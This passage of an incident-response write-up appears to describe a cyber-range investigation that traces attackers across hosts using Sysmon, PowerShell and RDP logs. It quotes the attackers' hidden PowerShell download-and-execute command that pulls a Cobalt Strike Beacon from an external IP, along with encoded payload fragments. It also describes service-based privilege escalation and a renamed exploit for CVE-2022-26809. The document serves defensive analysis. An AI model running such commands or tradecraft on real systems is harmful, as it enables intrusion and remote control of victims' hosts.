


Figure 3. Processes opening a connection on the RDP port to the SCADA operator host

Let's see what the file lsysnetworkrestricted.exe is for, and where it came from. We begin with the process start event (msgid in [1, 4688]). Note that the file has no metadata or original name (object.process.original_name), and it was run under NT Authority\System. Although the file is located in the folder C:\Windows\System32, it has nothing to do with Windows. We can conclude that this file was created by the attackers, who somehow managed to get system privileges on the host comp-54.hv-logistics.stf (10.156.22.25).




Figure 4. Start event for the process lsysnetworkrestricted.exe

Next we find the file creation event. Analyzing the events with msgid = 11 (Sysmon), we learn that this executable file was created by the process powershell.exe with PID (process identifier) 2224. PowerShell is an indispensable tool for cybercriminals, which is why Microsoft has provided SOC analysts with detailed audit events for it. Knowing the PID of the parent process powershell.exe, we analyze events 4103 and 4104 (Microsoft-Windows-PowerShell log) and detect the file download using the Invoke-WebRequest cmdlet. We also see that the command was run under the user r_flores_admin.

Our focus now is the user r_flores_admin. We perform the same trick as before, that is, analyze where, how, and when the login was made under this user. It turns out that it was again an RDP session from the host rdg.hv-logistivs.stf (10.156.26.21). But let's not race ahead. Before investigating what happened on this host, we first take a look at the actual login. From this event, we can extract extremely useful information: the session ID. This will allow us to collect all user activity related to this RDP session, which can help with incident response. We can look at the processes running within the session, and find possible artifacts of attacker activity and potential ways to gain persistence in the system.




Figure 6. Installing a service on comp-54.hv-logistics.stf (10.156.22.25) to elevate privileges and gain persistence in the system




Figure 5. Download event for the file lsysnetworkrestricted.exe

During this session, as we discovered, r_flores_admin created a service with the executable file WWIHost.exe to elevate their privileges to SYSTEM. The name of the service was chosen so as to resemble a system process and remain under the radar (it actually simplified detection). Note the object.property and object.type fields: their values indicate that the service starts automatically (type 2). In other words, the attackers not only elevated their privileges, but also gained persistence in the system. We're already familiar with the wwihost.exe process, but as a parent for lsysnetworkrestricted.exe. It was started under SYSTEM since it inherits these privileges from wwihost.exe running as a service.

- Very often, hacker tools leave characteristic traces.

- For example, the Impacket smbexec module uses the Service Execution technique to run commands with elevated privileges. It creates a service on the target system called BTOBTO, and this name is hard-coded in the script. Because attackers sometimes forget (or are too lazy) to change this line, it can be a great indicator of using Impacket smbexec.

- Using these traces, MaxPatrol SIEM correlation rules and PT NAD rules are able to detect most of the common (and not so common) tools used in attacks: modules from the Metasploit, Koadic, and Cobalt Strike frameworks; tools from the Impacket suite, Mimikatz, Rubeus, and many others.

SOC analysts, love thy Sysmon, and the msgid = 1 it generates! Unlike regular process start logging in Windows (msgid = 4688), Sysmon provides more information and context. For example, the unremarkable 1.exe turns out to be an exploit for a fresh vulnerability in RPC (CVE-2022-26809). The metadata and original filename values are set at the build stage of the executable, but if the attackers use an off-the-shelf tool and simply rename its executable in order to hide, Sysmon lets you easily see through this disguise.




Figure 7. Renamed exploit for the new vulnerability CVE-2022-26809

Server segment

Now, back to our chain of events. The investigation leads us to the host rdg.hv-logistivs.stf (10.156.26.21), where r_flores_admin was authorized. Since in practice the ICS segment is especially well protected, it is not easy to gain access to operator hosts, and they are by no means reachable from anywhere in the network. Typically, several infrastructure servers (KSC, SCCM) and perhaps a few computers in the administrator segment have network connectivity with ICS operator hosts. In our case, it was Remote Desktop Gateway that served as a loophole to the SCADA segment.

As per the above-described procedure, we find the process that logged in remotely via RDP (msgid in [3,5156] and dst.port = 3389). You know what to do next: msgid in [1, 4688]. We see what the process is and who started it, extract subject.account.session_id, and analyze the activity that preceded the move to the next host in the attack chain.

We'd love to see some new, unknown, and interesting attack techniques from attackers. But at the cyberrange, as in real life, people use ready-made tools and proven strategies. So here, like in reality, when attackers move from host to host, we observe similar events. And hence our investigative techniques often turn out to be uniform.

Here we see a standard call from the process mstsc.exe, whose parent is explorer.exe. This means the attackers again had interactive access.




Figure 8. RDP session from rdg. hv-logistivs.stf (10.156.26.21)

A new compromised user e_puckett has appeared (from the address 10.156.26.34). Let's take a look at the correlation rules that were triggered during this user's session. There's a PowerShell that opens a connection to an external address. Most often, this suggests a potential connection to the attackers' C2 server or a file download (in some cases, it indicates the use of frameworks for reconnaissance or attacks on Active Directory, such as PowerSploit and BloodHound). And nearly always it's a sign that there's something wrong with the host.




Figure 9. List of triggered correlation rules on the host rdg.hv-logistivs.stf


We have found an address that potentially belongs to the attackers. In real life, there are three things we do with it:

1. Block all connections from our network to this address.

2. Add it to the IoCs, so that if any host in our infrastructure tries to connect to this address, we are immediately notified by the protection systems about a critical incident, whereupon we launch an investigation and respond to the incident right away.

3. Carry out a retrospective analysis and find all hosts that may be controlled by the attackers (we won't do this now, so as not to reveal the results of the investigation ahead of time, and will instead look at this address only within the context of the current host).

Let's examine what events on the host are related to this address. Since it is powershell.exe, events with msgid = 4104 are again of use to us: we see Invoke-Expression (IEX), net.webclient, downloadstring, and then lots of Base64-encoded strings. Even if you've never seen anything like this before, it's easy to guess what's going on here. And if you have come across it, you should know that Base64 strings split into multiple events are characteristic for an attempt to launch a PowerShell payload and deliver Cobalt Strike Beacon to a host.



time	event_src.host	object.process.cmdline
18.05.2022 17:37:34	rdg.hv-logistics.stf	fH6hpY2Dg4OCobeXqHh8fqGljaODg4Kht5fAeHx+oaWNw4ODgqG3lIuTg4KhpY3jg4OCobeUg5ODgqGljQODg4Kht5ZLl4OCo...
18.05.2022 17:37:34	rdg.hv-logistics.stf	X+JyNOfK4jx+08fGIca028c/1BJS653jB+xQ7rvRLz953A38W3Bwry1GP9zMQeHTPkh923LPh3LAowp2OsVcH4jU/zVeA73sB...
18.05.2022 17:37:34	rdg.hv-logistics.stf	xKBrKB/1ko/h4GUglO5rpMTY2aTEoJTk0yAL5Vjh4ODgqGMkyCMsLKhj6R+obeXB4ODgqGmh+Kht5erg4OCoaaHAqGshlyw...
18.05.2022 17:37:34	rdg.hv-logistics.stf	xJ9wE1J4F3jdA42/kJZx3KDfzyeNBzh2sOyoeaf+jNieVW6xAsY0LuNSUds85PF/8JfRf+vLnH/Sl6n/pi+LvuvLjGvw/El7BFyXD...
18.05.2022 17:37:34	rdg.hv-logistics.stf	NiW1bB2nRVnNNECj1jrBR3HOPFewKOyWO+/UkNWm1EoBYOalvUnRst4tNL2ZNDn+xNdNpJxqRUa4/1Zy5SgQfYSy1aAtW0...
18.05.2022 17:37:34	rdg.hv-logistics.stf	xJCobbUlqG2sxJAI8V8fH2s4ZSDvZQ/j4OCobbTEkKhtrMSQCJQPHx9rOGUg72U24+DgrG2kxJCobbWYqG2sxJAIO14fH2s4...
18.05.2022 17:37:34	rdg.hv-logistics.stf	g4OCk2afoleilaxAJeuDg4Mu/8OO/6KEWpO/oYO9kZuDg4NMyay2kbaLiCFzg4ODbJpXDqGun8GsrqOMoC+pg2OqV4h8jqB8...
18.05.2022 17:37:34	rdg.hv-logistics.stf	+Tg4CekxMTc4ODgWOHg4OCoiyDgqGusxJDvVqTh8MUf4ODgIQD4WeHg4OCoiynhqGu0xJDvVqzq8GEBH+Dg4CEB8OshW...
18.05.2022 17:37:34	rdg.hv-logistics.stf	qepVJXOM44Tv4CzYAlyKk7x+Vj7Oph+clO3Y2xnJi5LeTBrrjuHeF1B/GNVsir2TT2MlebX6gl6S3Zd1oHGk39Me6E/ptPsZSPy...
18.05.2022 17:37:34	rdg.hv-logistics.stf	QhlyQiuCMilyMjliMjlyljlyMyNisjNhcolzYRMtMswy7jKFMpQ5PXliMilyMjai4hl1gulSOdmCEjlyMjlzoVKCMGF1lgBiJFIDPTLcM...
18.05.2022 17:37:32	rdg.hv-logistics.stf	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://34.105.234.225:80/aaaa'))"
18.05.2022 17:37:32	rdg.hv-logistics.stf	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://34.105.234.225:80/aaaa'))"
18.05.2022 17:37:32	rdg.hv-logistics.stf	IEX ((new-object net.webclient).downloadstring('http://34.105.234.225:80/aaaa'))

Figure 10. Downloading Cobalt Strike Beacon




Figure 11. PT NAD triggering in response to Cobalt Strike, confirming our theory

Further analysis revealed that the attackers' activity on the host was minimal. We saw the launch of nmap and ping to several hosts from different networks (including to ICS segments and the administrator segment). The user e_puckett doesn't have local administrator rights, and we didn't see any attempts to elevate privileges. This could indicate that the host rdg.hv-logistics.stf (10.156.26.21) was of interest to the attackers only because of the access it gave to almost any corner of the company network. The attackers gained persistence by adding their payload to startup. Cobalt Strike Beacon was used exclusively to proxy traffic to targets of interest to the intruders.

Following their chain of movement, we go to the iTop host with the address 10.156.26.34 (Figure 8), from which the attackers connected via RDP to rdg.hv-logistics.stf (10.156.26.21) under the user e_puckett. We see requests to port 3389 from the file /tmp/la, and everything looks suspicious in these events: the script from the /tmp/ folder opens a connection to port 3389 and is also started by the user www-data. Seems shady, right?





Figure 12. Requests from file / tmp/la to port 3389

